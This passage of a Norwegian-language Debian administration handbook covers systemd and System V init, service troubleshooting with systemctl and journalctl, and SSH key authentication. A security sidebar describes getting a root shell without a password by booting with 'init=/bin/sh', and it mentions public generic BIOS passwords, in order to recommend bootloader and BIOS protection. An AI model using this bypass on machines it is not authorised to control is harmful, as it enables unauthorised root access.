Når rotpartisjonen er montert, overlater `initramfs` kontrollen til den virkelige `init`-en, og maskinen går tilbake til standard oppstartsprosess.



**Figur 9.1** Oppstartssekvens med en datamaskin som kjører Linux med `systemd`

### 9.1.1. Systemd init system

Den «ekte init» blir nå levert av `systemd`, og denne seksjonen dokumenterer dette init-systemet.

<b>KULTUR før <code>systemd</code></b>	<code>systemd</code> er et relativt nytt «init system», og selv om det allerede er tilgjengelig til en viss grad, i <i>Wheezy</i> , er det bare blitt standard i <i>Debian Jessie</i> . Tidligere versjoner bygger, som standard, på «System V init» (i <code>sysv-rc</code> -pakken), et mye mer tradisjonelt system. Vi beskriver System V init senere.
--	---

#### ALTERNATIV

### Andre systemer for oppstart

Denne boken beskriver oppstartssystemet som brukes som standard i Debian *Jessie* (som implementert av *systemd*-pakken), så vel som den tidligere standarden, *sysvinit*, som er avledd og arvet fra *System V Unix*-systemer; det er andre.

*file-rc* er et oppstartssystem med en veldig enkel prosess. Det beholder prinsippet om kjørenivå, men erstatter mapper og symbolske lenker med en oppsettsfil, som forteller init hvilke prosesser som må startes, og oppstartsrekkefølgen deres.

*upstart*-systemet er fortsatt ikke testet helt ut på Debian. Det er hendelsesbasert: init-skripter utføres ikke lenger i en sekvensiell rekkefølge, men som respons til hendelser som for eksempel fullføring av et annet skript som de er avhengige av. Dette systemet, startet av Ubuntu, er med i Debian *Jessie*, men er ikke i standarden. Det kommer faktisk som en erstatning for *sysvinit*, og en av oppgavene kjørt av *upstart* er å kjøre de prosedyrer som er skrevet for tradisjonelle systemer, spesielt de fra *sysv-rc*-pakken.

Det er også andre systemer og andre driftsmodi, for eksempel *runit* eller *minit*, men de er relativt spesialiserte, og ikke utbredt.

#### KONKRET SAK

### Oppstart fra nettverket

I noen oppsett kan BIOS bli satt opp til ikke å kjøre MBR, men å hente tilsvarende blokk fra nettverket, noe som gjør det mulig å lage datamaskiner uten en harddisk, eller som blir installert helt på nytt ved hver oppstart. Dette alternativet er ikke tilgjengelig for alle maskintyper, og det krever vanligvis en egnet kombinasjon av BIOS og nettverkskort.

Oppstart fra nettverket kan bli brukt til å kjøre *debian-installer* eller FAI (se del 4.1, «[Installasjonsmetoder](#)» side 48).

#### DET GRUNNLEGGENDE

### Prosess, et programeksempel

En prosess er representasjonen av et program som kjører i minnet. Det inkluderer all informasjon som er nødvendig for en forsvarlig kjøring av programvaren (selve koden, men også dataene som den har i minnet, en liste over filer som den har åpnet, nettverksforbindelsene den har etablert, etc.). Et enkelt program kan startes opp i flere prosesser, som ikke nødvendigvis kjører under forskjellige bruker-ID-er.

#### SIKKERHET

### Bruke skal som init for å få root-rettigheter

Av tradisjon; den første prosessen som starter er *init*-programmet (som er en symbolsk lenke til */lib/systemd/systemd* som standard). Imidlertid er det mulig å sende et *init*-valg til kjernen for å indikere et annet program.

Alle som er i stand til å få tilgang til datamaskinen kan trykke på Reset-knappen og restarte den. Så, på oppstartslasterens ledetekst, er det mulig å sende *init=/bin/sh*-valget til kjernen for å få rottgang uten å kjenne administratorens passord.

For å unngå dette kan du beskytte oppstartslasteren med et passord. Du kan også tenke på å beskytte tilgang til BIOS (en mekanisme for passordbeskyttelse er nesten alltid tilgjengelig). Uten den kan en ondsinnet innitrenger fortsatt starte maskinen med et flyttbart medium som har sitt eget Linux-system, som de deretter kan bruke til å få tilgang til data på datamaskinens harddisker.

Til slutt, være klar over at de fleste BIOS-er har et generisk passord tilgjengelig. I utgangspunktet er de tenkt for feilsøking for dem som har glemt passordet sitt. Disse passordene er nå offentlige og tilgjengelig på Internett (se selv ved å søke

etter «generiske BIOS-passord» i en søkemotor). Alle disse beskyttelsene vil dermed hindre uautorisert tilgang til maskinen, men uten å være i stand til å fullstendig hindre det. Det er ingen pålitelig måte å beskytte en datamaskin på hvis angriperen kan få fysisk tilgang til den; de kan uansett demontere harddisker for å koble dem til en datamaskin under egen kontroll, eller stjele hele maskinen, eller slette BIOS-minnet for å tilbakestille passordet ...

Systemd utfører flere prosesser, som har ansvaret for å sette opp systemet: tastatur, drivere, filsystemer, nettverk, tjenester. Den gjør dette mens du holder et overordnet oppsyn på systemet som en helhet, og kravene til komponentene. Hver komponent er beskrevet av en «enhetsfil» («unit file») (noen ganger mer); den generelle syntaksen er avledet fra det mye brukte «\* INI-filer» syntaks, med *nøkkel* = *verdi* par gruppert mellom [seksjon] topptekster. «Unit filer» er lagret under `/lib/systemd/system/`, og `/etc/systemd/system/`. De kommer i flere varianter, men her vil vi fokusere på «tjenester» og «mål».

En systemd «tjenestefil» beskriver en prosess styrt av systemd. Den inneholder omtrent den samme informasjonen som i et gammelt stil init-skript, men uttrykt på en deklaratorisk (og mye mer konsistens) måte. Systemd håndterer mesteparten av de repeterende oppgavene (som starter og stopper prosessen, sjekker statusen, loggingen, dropper privilegier, og så videre), og tjenestefilen trenger bare å fylle ut detaljene i prosessen. For eksempel, her er tjenestefilen for SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

Som du kan se, er det svært lite kode her, bare deklarasjoner. Systemd tar seg av visning av fremdriftsrapporter, holder orden på prosessene, og starter dem selv når det trengs.

En systemd «målfil» («target file») beskriver et systems tilstand, hvor et sett av tjenester som er kjent for å være operasjonelle. Det kan sees på som å tilsvare det gammeldagse kjørenivået. Ett av målene er `local-fs.target`; Når det er nådd, kan resten av systemet gå ut fra at alle de lokale filsystemer er montert og tilgjengelige. Andre mål inkluderer `network-online.target` og `sound.target`. Avhengigheter for et mål kan enten være oppført i målfilen (i `Requires`-linjen), eller man kan bruke en symbolsk fil i `/lib/systemd/system/targetname.target.wants/`-mappen. For eksempel inneholder `/etc/systemd/system/printer.target.wants/` en link til

`/lib/systemd/system/cups.service`; systemd vil derfor sikre at CUPS kjører, for å nå printer.target.

Siden enhetsfiler er deklarative heller enn skripter eller programmer, kan de ikke kjøres direkte, og de blir bare tolket av systemd. Flere verktøy tillater derfor administratoren å samhandle med systemd for å kontrollere tilstanden til systemet, og for hver komponent.

Det første slike verktøy er `systemctl`. Kjørt uten argumenter, viser den alle enhetsfiler som er kjent for systemd (bortsett fra de som er blitt deaktivert), samt deres status. `systemctl status` gir en bedre oversikt over tjenestene, samt relaterte prosesser. Hvis navnet på en tjeneste er gitt (som i `systemctl status ntp.service`), returnerer den enda flere detaljer, så vel som de få siste logglinjer knyttet til denne tjenesten (mer om det senere).

Å starte en tjeneste for hånd er en enkel sak, kjør `systemctl start tjenestenavn.service`. Som man kan gjette seg til, å stoppe tjenesten gjøres med `systemctl stop tjenestenavn.service`. Andre underkommandoer inkluderer `reload` og `restart`.

For å kontrollere om en tjeneste er aktiv (dvs. om den vil komme i gang automatisk ved oppstart), bruk `systemctl enable tjenestenavn.service` (eller `disable`). `is-enabled` åpner for å sjekke tjenestens status.

Et interessant trekk ved systemd er at den inneholder en loggingskomponent som heter `journald`. Den kommer som et supplement til mer tradisjonelle loggingssystemer, for eksempel `syslogd`, men den legger til interessante funksjoner som en formell kobling mellom en tjeneste og meldingene den genererer, og evnen til å fange opp feilmeldinger generert fra sin initialiseringssekvens. Meldingene kan vises senere, med litt hjelp fra `journalctl`-kommandoen. Uten noen argumenter, avgir den bare alle loggmeldinger som har oppstått etter oppstart av systemet. Det vil sjeldent bli brukt på den måten. Mesteparten av tiden vil den bli brukt med en tjenesteidentifikator:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:02 CEST.
  ↳ ...
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
  ↳ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
  ↳ roland by (uid=0)
```

En annen nytlig kommandolinjemarkør er `-f`, som instruerer `journalctl` til å fortsette å vise nye meldinger etter hvert som de er sendt ut (mye på samme måte som `tail -f file`).

Hvis en tjeneste ikke ser ut til å virke som forventet, er første skritt for å løse problemet å kontrollere at tjenesten faktisk kjører, med `systemctl status`. Hvis den ikke kjører, og meldinge-

ne er gitt av den første kommandoen ikke er nok til å diagnostisere problemet, sjekk loggene samlet av journald om denne tjenesten. For eksempel, anta SSH server ikke virker:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1s ago
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
    Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHDAOPTS (code=exited, status=255)
   Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
      ↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
      ↳ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:36 CEST.
      ↳ --
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
      ↳ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
      ↳ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
      ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
      ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
      ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
      ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
      ↳ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
      ↳ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
      ↳ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
      ↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
```

```

Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
  ↪ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↪ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
  ↪ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
   Main PID: 1222 (sshd)
     CGroup: /system.slice/ssh.service
             └─1222 /usr/sbin/sshd -D
#

```

Etter å ha sjekket status på tjenesten (feilet), gikk vi videre til å sjekke loggene. De indikerer en feil i oppsettsfilen. Etter å ha endret på oppsettsfilen og fikset feilen, starter vi tjenesten, og kontroller så at den faktisk kjører.

#### FOR VIDEREKOMMENDE

#### Andre typer enhetsfiler

Vi har bare beskrevet det mest grunnleggende av systemd sine muligheter i denne seksjonen. Den tilbyr mange andre interessante funksjoner, og vi vil bare liste noen her:

- socket aktivering: en «socket» enhetsfil kan brukes til å beskrive et nettverk eller en Unix socket administrert av systemd. Dette betyr at socket-en vil bli opprettet av systemd, og selve tjenesten kan startes etter behov ved et faktisk tilkoblingsforsøk. Dette replikerer omrent funksjonssettet til inetd. Se `systemd.socket(5)`.
- timere: en «timer»-enhetsfil beskriver hendelser som inntreffer med en fast frekvens eller på bestemte tider. Når en tjeneste er knyttet til en slik timer, vil den tilsvarende oppgaven bli utført når tiden er inne. Dette gjør det mulig å kopiere en del av crons egenskaper. Se `systemd.timer(5)`.
- nettverk: enhetsfil av type «network» beskriver et nettverksgrensesnitt som gjør det mulig å sette opp slike grensesnitt, samt uttrykke at en tjeneste er avhengig av at et bestemt grensesnitt er oppe.

### 9.1.2. System V init system

System V init system (som vi kaller init for korthets skyld) utfører flere prosesser, etter anvisning fra `/etc/inittab`-filen. Det første program som kjøres (som tilsvarer `sysinit` trinnet) er `/etc/init.d/rcS`, et skript som kjører alle programene i `/etc/rcS.d/-mappen`.

Blant disse finner du suksessivt programmer med ansvar for:

- oppsettet av konsollets tastatur;
- laste drivere: de fleste av kjernemodulene er lastet av kjernen selv i takt med at maskinvaren blir oppdaget; ekstra drivere blir deretter lastet inn automatisk når de korresponderende modulene er oppført i `/etc/modules`;
- sjekke integriteten til filsystemene;
- montere lokale partisjoner;
- sette opp nettverket;
- montere nettverk filsystemer (NFS).

#### DET GRUNNLEGGENDE

#### Kildemoduler og valgmuligheter

Kjernemoduler har også valgmuligheter som kan settes opp ved å sette noen filer i `/etc/modprobe.d/`. Disse alternativene er definert med direktiver som dette: `options modulnavn opsjonsnavn=opsjonsverdi`. Flere alternativer kan spesifiseres med ett eneste direktiv om nødvendig.

Disse oppsetsfilene er beregnet for `modprobe` — programmet som laster en kjernemodul med dets avhengigheter (moduler kan faktisk påkalle andre moduler). Dette programmet blir levert av `kmod`-pakken.

Etter dette trinnet tar `init` over, og starter programmene aktivert i standard kjørenivå (som vanligvis er driftsnivå 2). Den utfører `/etc/init.d/rc 2`, et skript som starter alle tjenestene som er oppført i `/etc/rc2.d/`, og der navnet begynner med bokstaven «S». Det tosifrede nummer som følger, har historisk blitt brukt til å definere i hvilken rekkefølge tjenestene måtte startes, men i dag brukes det standard oppstartssystemet `insserv`, som berammer alt automatiskt basert på skriptenes avhengigheter. Hvert oppstartsskript melder om betingelsene som må være oppfylt for å starte eller stoppe tjenesten (for eksempel hvis det må starte før eller etter en annen tjeneste); så starter `init` dem i den rekkefølgen som oppfyller disse betingelsene. Skriptenes statiske nummerering tas derfor ikke lenger i betrakning (men de må alltid ha et navn som begynner med «S» etterfulgt av to sifre, og selve navnet på skriptet som brukes for avhengighetene. Vanligvis startes basistjenester (for eksempel logger med `rsyslog`, eller tildeling av port med `portmap`) først, fulgt av standardtjenestene og det grafiske brukergrensesnittet (`gdm3`).

Dette avhengighetsbaserte oppstartssystemet gjør det mulig å automatisere renummerering, som kan være ganske kjedelig hvis det må gjøres manuelt. Det begrenser risikoen for menneskelige feil, ettersom tidsrekkefølgen blir gjennomført i henhold til de parameterne som er angitt. En annen fordel er at tjenester kan startes parallelt når de er uavhengige av hverandre, noe som kan akselerere oppstartsprosessen.


`init` skiller mellom ulike kjørenivåer, så det kan bytte fra ett til et annet med `telinit new-level`-kommandoen. Umiddelbart vil `init` kjøre `/etc/init.d/rc` igjen med det nye kjørenivået. Dette skriptet vil da starte de manglende tjenestene, og stoppe de som ikke lenger er ønsket. For å gjøre dette viser det til innholdet i `/etc/rcX.d` (der X representerer det nye kjørenivået). Skript som begynner med «S» (som i «Start») er tjenester som skal i gang; de som starter

med «K» (som i «Kill») er de tjenestene som skal stoppes. Skriptet starter ikke noen tjenester som allerede var aktive med det forrige driftsnivået.

Som standard bruker System V init i Debian fire forskjellige driftsnivåer:

- Nivå 0 brukes bare midlertidig, mens maskinen slår seg av. Dermed inneholder den bare mange «K»-skripter.
- Nivå 1, også kjent som enkeltbrukermodus, tilsvarer systemet i nedgradert modus; det inneholder bare basistjenester, og er beregnet for vedlikeholdsoperasjoner hvor samhandling med vanlige brukere ikke er ønsket.
- Nivå 2 er nivået for normal drift, som omfatter nettverkstjenester, et grafisk grensesnitt, brukerpålogging, etc.
- Nivå 6 er lik nivå 0, bortsett fra at det brukes under nedkoblingsfasen før en omstart.

Andre nivåer finnes, spesielt 3 til 5. Som standard er de satt opp til å operere på samme måte som nivå 2, men administratoren kan endre dem (ved å legge til eller slette skript i de tilsvarende /etc/rcX.d kataloger) for å tilpasse dem til spesielle behov.



**Figur 9.2** Oppstartssekvens for en datamaskin som kjører Linux med System V init

Alle skriptene som inngår i de ulike /etc/rcX.d-kataloger er egentlig bare symbolske lenker - opprettet ved pakkeinstallasjon av update-rc.d-programmet - som peker til selve skriptet som

er lagret i `/etc/init.d/`. Administratoren kan finjustere tjenestene som er tilgjengelige i hvert kjørenivå ved å kjøre `update-rc.d` igjen med justerte parametere. Manualsiden `update-rc.d(1)` beskriver syntaksen i detalj. Vær oppmerksom på at å fjerne alle symbolske lenker (med `remove-parameteret`) ikke er noen god metode for å deaktivere en tjeneste. I stedet bør du bare sette den opp til ikke å starte i det ønskede kjørenivået (mens man skjermer de samsvarende påkallinger for å stoppe den i det tilfelle tjenesten bruker det forrige kjørenivået). Siden `update-rc.d` har et noe innfløkt grensesnitt, kan du foretrekke å bruke `rcconf` (fra `rcconf`-pakken som gir et mer brukervennlig grensesnitt).

DEBIAN-RETNINGSLINJENE  
**Å restarte tjenester**

Vedlikeholdsskripter for Debian-pakker vil noen ganger restarte visse tjenester for å sikre at de er tilgjengelige, eller få dem til å ta hensyn til visse valgmuligheter. Kommandoen som styrer en tjeneste - `tjeneste tjeneste operasjon` - tar ikke driftsnivå i betrakning, forutsetter (feilaktig) at tjenesten brukes for øyeblikket, og kan dermed iverksette uriktige operasjoner (starter en tjeneste som bevisst var bevisst, eller stopper en tjeneste som allerede er stanset, etc.). Debian introduserte derfor `invoke-rc.d`-programmet: Dette programmet må benyttes av vedlikeholdsskripter til å kjøre skripter for å ta initiativet til tjenester, og det vil bare utføre de nødvendige kommandoer. Legg merke til at, i motsetning til vanlig bruk, er `.d`-suffikset her brukt i et programnavn, og ikke i en katalog.

Til slutt, `init` starter kontrollprogrammer for ulike virtuelle konsoller (`getty`). Den viser en ledetekst, venter på et brukernavn, og så kjører `login` bruker for å starte en økt.

ORDFORRÅD  
**Konsoll og terminal**

De første datamaskinene besto vanligvis av flere, svært store deler: Lagringskabinnett og den sentrale prosessenheten var atskilt fra eksterne enheter som ble brukt av operatørene til å kontrollere maskinene. Dette var deler i et eget møbel, «konsollet». Dette begrepet ble beholdt, men betydningen har endret seg. Det har blitt mer eller mindre synonymt med «terminal», som er et tastatur og en skjerm.

Med utviklingen av datamaskiner, tilbyr operativsystemer flere virtuelle konsoller for å muliggjøre flere uavhengige sesjoner på samme tid, selv om det er bare ett tastatur og en skjerm. De fleste GNU/Linux-systemer tilbyr seks virtuelle konsoller (i tekstmodus), som er tilgjengelige ved å skrive inn tastekombinasjonene `Control+Alt+F1` til `Control+Alt+F6`.

I forlengelsen av dette, kan begrepene «konsoll» og «terminal» også referere til en terminalemulator i en grafisk X11 sesjon (for eksempel `xterm`, `gnome-terminal`, eller `konsole`).

## 9.2. Ekstern innlogging

Det er viktig for en administrator å kunne koble seg til en datamaskin utenfra. Tjenere, inne-sperret i sitt eget rom, er sjeldent utstyrt med permanente tastaturer og skjermer - men de er koblet til nettverket.

**DET GRUNNLEGGENDE****Klient, tjener**

Et system hvor flere prosesser kommuniserer med hverandre, blir ofte beskrevet med «klient/tjener» metaforer. Tjeneren er programmet som tar forespørsler som kommer fra en klient, og utfører dem. Det er klienten som styrer operasjonene, tjeneren tar ikke noen egne initiativ.

### 9.2.1. Sikker ekstern innlogging: SSH

SSH (Secure SHell)-protokollen ble utformet med tanke på sikkerhet og pålitelighet. Tilkoblinger som bruker SSH er sikre: Partneren er godkjent, og all datautveksling er kryptert.

**KULTUR****Telnet og RSH er foreldet**

Før SSH var *Telnet* og *RSH* de viktigste verktøyene for ekstern innlogging. Nå er de i stor grad foreldet, og skal ikke lenger brukes selv om Debian fortsatt har dem med.

**ORDFORRÅD****Autentisering, kryptering**

Når du trenger å gi en klient evnen til å utføre eller utløse handlinger på en server, er sikkerhet viktig. Du må sikre identiteten til klienten; dette er autentisering. Denne identiteten består vanligvis av et passord som må holdes hemmelig, ellers kan hvilken som helst skaffe seg passordet. Dette er hensikten med kryptering, som er en form for koding som tillater to systemer å kommunisere konfidensiell informasjon på en offentlig kanal, samtidig som den er beskyttet mot å være lesbar for andre.

Autentisering og kryptering er ofte nevnt sammen, både fordi de ofte er brukt sammen, og fordi de vanligvis gjennomføres med matematiske begreper som ligner hverandre.

SSH tilbyr også to filoverføringstjenester. `scp` er et kommandolinjeverktøy som kan brukes som `cp`, bortsett fra at hvilken som helst sti til en annen maskin har et prefiks med maskinens navn, etterfulgt av et kolon.

```
$ scp fil maskin:/tmp/
```

`sftp` er en interaktiv kommando, som svarer til `ftp`. I en enkelt økt kan `sftp` overføre flere filer, og med den er det mulig å manipulere eksterne filer (slette, endre navn, endre tillatelser, etc.).

Debian bruker OpenSSH, som er en fri versjon av SSH, som vedlikeholdes av OpenBSD-prosjektet (et fritt operativsystem basert på BSD-kjernen, med fokus på sikkerhet), og er en gaffel av den opprinnelige SSH-programvaren utviklet av selskapet SSH Communications Security Corp i Finland. Dette selskapet utviklet opprinnelig SSH som fri programvare, men som til slutt bestemte seg for å fortsette utviklingen under en proprietær lisens. OpenBSD-prosjektet opprettet deretter OpenSSH for å opprettholde en fri versjon av SSH.

**DET GRUNNLEGGENDE****Fork («gaffel»)**

På programvarefeltet betyr en «gaffel» et nytt prosjekt som starter som en klone av et eksisterende prosjekt, og som vil konkurrere med det. Fra da av vil begge

programvarer raskt avvike fra hverandre i nyutvikling. En gaffel er ofte et resultat av uenighet innenfor utviklingsteamet.

Alternativet til å «gafle» et prosjekt, er et direkte resultat av selve naturen til fri programvare; en gaffel er en sunn hendelse når det muliggjør en videreføring av et prosjekt som fri programvare (for eksempel i tilfelle av lisensendringer). En gaffel, som følge av tekniske eller personlige uoverensstemmelser, er ofte en løsning med menneskelige ressurser; en annen løsning ville være å foretrekke. Fusjoner av to prosjekter som tidligere gikk gjennom en tidligere gaffel har forekommert.

OpenSSL er delt i to pakker: Klientdelen er i *openssh-client*-pakken, og tjeneren er i *openssh-server*-pakken. *ssh-meta*-pakken er avhengig av begge, og forenkler installeringen av begge (*apt install ssh*).

### *Nøkkel-basert autentisering*

Hver gang noen logger inn over SSH, spør en ekstern tjener om et passord for å autentisere brukeren. Dette kan være problematisk hvis du ønsker å automatisere en tilkobling, eller hvis du bruker et verktøy som krever hyppige forbindelser over SSH. Dette er grunnen til at SSH tilbyr et nøkkelbasert autentiseringssystem.

Brukeren genererer et nøkkelpar på klientmaskinen med `ssh-keygen -t rsa`; den offentlige nøkkelen er lagret i `~/.ssh/id_rsa.pub`, mens den korresponderende private nøkkelen er lagret i `~/.ssh/id_rsa`. Brukeren bruker så `ssh-copy-id server` for å legge til sin offentlige nøkkelen til `~/.ssh/authorized_keys`-filen på tjeneren. Dersom den private nøkkelen ikke var beskyttet med en «adgangsphrase» på tidspunktet for etableringen, vil alle etterfølgende innlogginger på serveren fungere uten et passord. Ellers må den private nøkkelen dekrypteres hver gang ved å skrive inn passordet. Heldigvis tillater `ssh-agent` oss å holde private nøkler i minnet for å ikke regelmessig måtte taste inn igjen passord. For dette bruker du bare `ssh-add` (en gang per økt), forutsatt at økten allerede er knyttet til en funksjonell forekomst med `ssh-agent`. Debian aktiverer den som standard i grafiske økter, men dette kan deaktivieres ved å endre `/etc/X11/Xsession.options`. Du kan manuelt starte en konsolløkt med `eval $(ssh-agent)`.

#### SIKKERHET

##### **Beskyttelse av den private nøkkelen**

Den som har den private nøkkelen, kan logge seg på den kontoen som er satt opp for det. Dette er grunnen til at tilgang til den private nøkkelen er beskyttet av en «adgangsphrase» («passphrase»). Noen som får en kopi av en privat nøkkelfil (for eksempel `~/.ssh/id_rsa`), må fremdeles kjenne denne frasen for å kunne bruke den. Denne ekstra beskyttelse er imidlertid ikke uangripelig, og hvis du tror at denne filen har blitt kompromittert, er det best å deaktivere den nøkkelen på datamaskinene der den har blitt installert (ved å fjerne den fra `authorized_keys` filer), og erstatte den med en nylig generert nøkkel.

#### KULTUR

##### **OpenSSL feil i Debian Etch**

OpenSSL-biblioteket, som i utgangspunktet er tilgjengelig i Debian *Etch*, hadde et alvorlig problem i sin generator for tilfeldige tall (RNG). Faktisk hadde Debians vedlikeholder gjort en endring slik at programmer som bruker den ikke lenger ville generere advarsler når den ble analysert av et testverktøy for minnet som `valgrind`.

Dessverre, denne endringen betyddet også at RNG-en bare anvender en entropikilde som korresponderer med prosessantallet (PID), der 32 000 mulige verdier ikke gir tilstrekkelig tilfeldighet.

► <http://www.debian.org/security/2008/dsa-1571>

Spesielt når OpenSSL ble brukt til å generere en nøkkel, produserte den alltid en nøkkel i løpet av et visst sett av hundretusener av nøkler (32 000 multiplisert med et lite antall nøkkellengder). Dette påvirket SSH-nøkler, SSL-nøkler og X.509-sertifikater som brukes av mange programmer, som OpenVPN. En inntrerenger trengte bare å prøve alle nøklene for å få uautorisert tilgang. For å redusere virkningen av problemet ble SSH-bakgrunnsprosessen modifisert til å nekte problematiske nøkler som er oppført i *openssh-blacklist*- og *openssh-blacklist-extra*-pakkene. I tillegg tillater *ssh-vulnkey*-kommandoen identifisering av mulige kompromitterte nøkler i systemet.

En grundigere analyse av denne hendelsen bringer frem i lyset at det er et resultat av flere (små) problemer, både i OpenSSL-prosjektet og med Debian-pakkevedlikeholderen. Et mye brukt bibliotek som OpenSSL skal - uten endringer - ikke generere advarsler under testing av valgrind. Videre bør koden (spesielt de delene som er så følsomme som RNG) bli bedre kommentert for å forhindre slike feil. På Debians side, ønsket vedlikeholderen å validere modifikasjonene med OpenSSLs utviklere, men forklarte ganske enkelt endringene, uten å legge ut den korresponderende programfiksen til gjennomgang, og unnlatt å nevne sin rolle i Debian. Endelig, vedlikeholdsvalgene var sub-optimale: Endringene i den opprinnelige koden ble ikke klart dokumentert; alle modifikasjoner ble effektivt lagret i en Subversjon kildebrønn, men de endte opp med alt samlet i en enkelt programfiks under opprettning av kildepakken.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format (“3.0 (quilt)”) and the Debian sources webservice were developed.

► <http://sources.debian.org>

## Ved hjelp av Remote X11-programmer

